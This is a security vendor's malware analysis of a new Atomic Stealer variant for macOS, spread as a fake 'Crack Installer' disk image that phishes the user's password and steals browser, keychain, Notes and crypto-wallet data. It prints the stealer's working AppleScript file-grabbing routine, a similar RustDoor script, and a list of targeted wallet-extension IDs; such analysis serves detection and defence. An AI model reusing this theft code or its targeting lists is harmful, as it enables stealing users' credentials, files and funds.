When Stealers Converge: New Variant of Atomic Stealer in the Wild

bitdefender.com/blog/labs/when-stealers-converge-new-variant-of-atomic-stealer-in-the-wild/


Anti-Malware Research

○ 6 min read

Andrei LAPUSNEANU

February 27, 2024

Here at Bitdefender, we're constantly working on improving detection capabilities for our macOS cyber-security products; part of this effort involves revisiting old (or digging up new) samples from our malware zoo. During routine verifications, we were able to isolate multiple suspicious and undetected macOS disk image files surprisingly small for files of this kind (1.3 MB per file).



8 security vendors and no sandboxes flagged this file as malicious

de2e12e4041a7398059417725aa3fef3382298a3136ffb81f16dc95ebb07ff9a

Crack Installer.dmg

dmg contains-macho

Size 1.35 MB

Last Analysis Date 20 hours ago

Crowdsourced Sigma Rules

Security vendors' analysis on 2024-02-22T15:33:48 UTC

Popular threat label dropper.

Threat categories dropper trojan


Arcabit	Trojan.MAC.Dropper.I [many]	BitDefender	Trojan.MAC.Dropper.I
Emsisoft	Trojan.MAC.Dropper.I (B)	eScan	Trojan.MAC.Dropper.I
GData	Trojan.MAC.Dropper.M	MAX	Malware (ai Score=88)
Trellix (FireEye)	Trojan.MAC.Dropper.I	VIPRE	Trojan.MAC.Dropper.I
Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected

A short look into the code revealed that these files are significantly similar to other samples analysed in the last months, which led us to believe that this is a new variant of the AMOS (Atomic) Stealer. This family was first documented in early 2023 and is one of the most prevalent threats for macOS users in the last year.

Key findings

- Bitdefender researchers were able to isolate a new variant of the AMOS (Atomic) Stealer. The new variant drops and uses a Python script to stay covert.
- This variant is largely undetected at the moment of writing and we are sharing Indicators of Compromise to help companies and practitioners identify and block this threat.
- The malware also shares similar code with the RustDoor backdoor documented in a blog post earlier this month.
- The malware goes for information stored in the browser and special files on the system, but also employs tactics to steal the local user account password.
- The malware combines Python and Apple Script code to achieve its goals and seems to attempt to identify sandbox or emulator execution.

Each DMG contains a FAT binary with 2 `Mach-O` files for each architecture (`Intel` and `ARM`), that behave like a dropper and are not directly responsible with data theft or the exfiltration of the collected information. When clicking the DMG file, the user is requested to right click, and then open the `Crack Installer` application, which is included inside the disk image. This is a common tactic used by threat actors to override Apple’s security mechanisms (this will allow the user to open the application even if it is not digitally signed).




1 STEP

RIGHT CLICK

2 STEP

CLICK 'OPEN'

Crack Installer



“Crack Installer” is a Unix app downloaded from the internet. Are you sure you want to open it?

This item is on the disk image "Crack Installer.dmg". This disk image was downloaded on 21 February 2024.

□ Don't warn me when opening applications on this disk image


When the `Crack Installer` is opened, the embedded `Mach-O` binary drops a Python script on disk at the path `/var/tmp/olx`and executes it. The XOR-ed content of the script is initially stored inside the `__const` section of the binary, where it is decoded and dropped on disk from.

The Python stealer

The Python script dropped on the disk aims to collect sensitive data from multiple sources and then send it to the C2 server. Its capabilities include gathering the following:

- Files associated with installed crypto-wallet extensions and applications
- Browser data (Passwords, Cookies, Login Data, Forms data, Profiles data, etc)
- Files with targeted extensions from Desktop and Documents directories
- Hardware-related and system information
- The password of the local user account


The first action performed by the script is to obtain the password of the user by displaying a fake dialog impersonating the operating system. Under the pretext of a system update, the malware prompts for the user's local account password. This technique is typical of the variants of Atomic Stealer that have emerged in the last few months. If the password is correct, it gets written to a file called `psw`.



Application wants to install helper

Required System Upgrade. Please enter passphrase for insight.


The analysis of the script revealed an interesting and uncommon technique, namelyto combine Python with Apple Scripting, as the `filegrabber()` function executes a large block of Apple script using the `osascript -e` command.



```
def filegrabber():
    tcc = """set destinationFolderPath to (path to home folder as text) & "fg:"
    set extensionsList to {"txt", "rtf", "key", "keys", "png", "jpg", "jpeg", "wallet", "doc", "docx"}
    set bankSize to 0
    tell application "Finder"
        set username to short user name of (system info)
        try
            if not (exists folder destinationFolderPath) then
                make new folder at (path to home folder) with properties {name:"fg"}
            end if
            set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
            try
                duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with replacing
            end try
            set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"
            try
                set notesFolder to folder notesFolderPath
                set notesFiles to {file "NoteStore.sqlite", file "NoteStore.sqlite-shm", file "NoteStore.sqlite-wal"} of notesFolder
                repeat with aFile in notesFiles
                    set fileSize to size of aFile
                    if (bankSize + fileSize) < 10 * 1024 * 1024 then
                        try
                            duplicate aFile to folder destinationFolderPath with replacing
                            set bankSize to bankSize + fileSize
                        end try
                    else
                        exit repeat
                    end if
                end repeat
            end try
            set desktopFiles to every file of desktop
            set documentsFiles to every file of folder "Documents" of (path to home folder)
            repeat with aFile in (desktopFiles & documentsFiles)
                set fileExtension to name extension of aFile
                if fileExtension is in extensionsList then
                    set fileSize to size of aFile
                    if (bankSize + fileSize) < 10 * 1024 * 1024 then
                        try
                            duplicate aFile to folder destinationFolderPath with replacing
                            set bankSize to bankSize + fileSize
                        end try
                    else
                        exit repeat
                    end if
                end if
            end repeat
        end try
    end tell"""
```

Apple Script used by the new variant of Atomic Stealer

This Apple Script block features a significantly high level of similarity between this new variant of AMOS Stealer and the 2nd variant of RustDoor documented earlier this month. Both seem to focus on collecting sensitive files from the victim’s computer, with the current one being a more developed version of the script used by RustDoor. This version presents additional features, as it also collects the `Cookies.binarycookies` file that stores the cookies of the Safari browser and is located at the following path: `~/Library/Containers/com.apple.Safari/Data/Library/Cookies`.



```
set destinationFolderPath to (path to home folder as text) & ":"
    set extensionsList to {}
    tell application "Finder"
        set username to short user name of (system info)
        set notesFolderPath to (path to library folder from user domain as text) & "Group Containers/group.com.apple.notes/"
        if not (exists folder destinationFolderPath) then
            make new folder at (path to home folder) with properties {name:""}
        end if
        try
            set copyFile to duplicate (item "NoteStore.sqlite" of folder "Library:Group Containers:group.com.apple.notes" of folder username of item
        end try
        set desktopFiles to every file of desktop
        set documentsFiles to every file of folder "Documents" of (path to home folder)
        set bankSize to 0
        repeat with aFile in (desktopFiles & documentsFiles)
            set fileExtension to name extension of aFile
            if fileExtension is in extensionsList then
                set fileSize to size of aFile
                if (bankSize + fileSize) ≤ 10 * 1024 * 1024 then
                    try
                        duplicate aFile to folder destinationFolderPath with replacing
                        set bankSize to bankSize + fileSize
                    end try
                else
                    exit repeat
                end if
            end if
        end repeat
    end tell
```

Apple Script used by RustDoor

After collecting files with targeted extensions from specific locations, the script gathers information about the compromised computer using the `system_profiler` *utility*, integrated into macOS operating system. The `SPSoftwareDataType`, `SPHardwareDataType` and `SPDisplaysDataType` arguments indicate that the attackers are interested in obtaining hardware-related details, the version of the operating system, but also information about the connected displays and graphic cards. Besides gathering context about their targets, one potential purpose of collecting these details might be to detect virtual environments or executions within sandboxes. The result of this command is written to a file named *user*.


The threat actors then add to the archive of collected files the `~/Library/Keychains/login.keychain-db` file, which is associated to the user's login keychain and represents a database that stores various types of sensitive information such as passwords, encryption keys, and certificates. Moreover, they collect the `~/Library/Application Support/Binance/app-store.json` file, which was also targeted by previous variants of AMOS Stealer and shows the attackers growing interest in cryptocurrency platforms.

Targeting browsers

The `chromium()` function has the purpose of collecting several files from each profile of the targeted Chromium-based browsers (Chrome, Brave, Edge, Vivaldi and Opera), such as:

- Web Data
- Login Data
- Cookies

Besides these files, it attempts to collect information from the installed cryptocurrency browser extensions. The IDs of the 64 extensions targeted by this variant are hardcoded in the script. Multiple variants of `Mach-O` binaries belonging to the Atomic Stealer family also contain embedded IDs corresponding to targeted browser extensions.




```
plugins = [
    "ibnejdfjmmkpcnlpebklmnkoeoihofec", # Tron Link
    "nkbihfbeogaeaoehlefnkodbefgpgknn", # Meta Mask
    "bocpokimicclpaiekenaeelehdjllofo", # XDCPay
    "nphplpgoakhhjchkkhmiggakijnkhfnd", # TON Wallet
    "pocmplpaccanhmnllbbkpgfliimjljgo", # Slope Wallet
    "mfhbebgoclkghebffdldpobeajmbecfk", # StarMask
    "fhilaheimglignddkjgofkcbgekhenbh", # Oxygen - Atomic Crypto Wallet
    "hnhobjmcibchnmglfbldbfabcgaknlkj", # Flint Wallet
    "apnehcjmnengpnmccpaibjmhhoadaico", # CWallet
    "cjmkndjhnagcfbpiemnkdpomccnjblmj", # Finnie
    "cmndjbecilbocjfkibfbifhngkdmjgog", # Swash
    "pnndplcbkakcplkjnolgbkdgjikjednm", # Tron Wallet & Explorer
    "dhgnlgphgchebgoemcjekedjjbifijid", # Crypto Airdrops & Bounties
```

The gathering of browser information is also achieved through the `parseFF()`function, which targets the Firefox browser and collects the files associated to all existing profiles.

Targeting Wallets

The script also has the ability to collect files belonging to installed crypto wallets, such as Electrum, Coinomi, Exodus or Atomic. This is done by gathering the content of the directories where the applications store their sensitive data on the victim's computer.

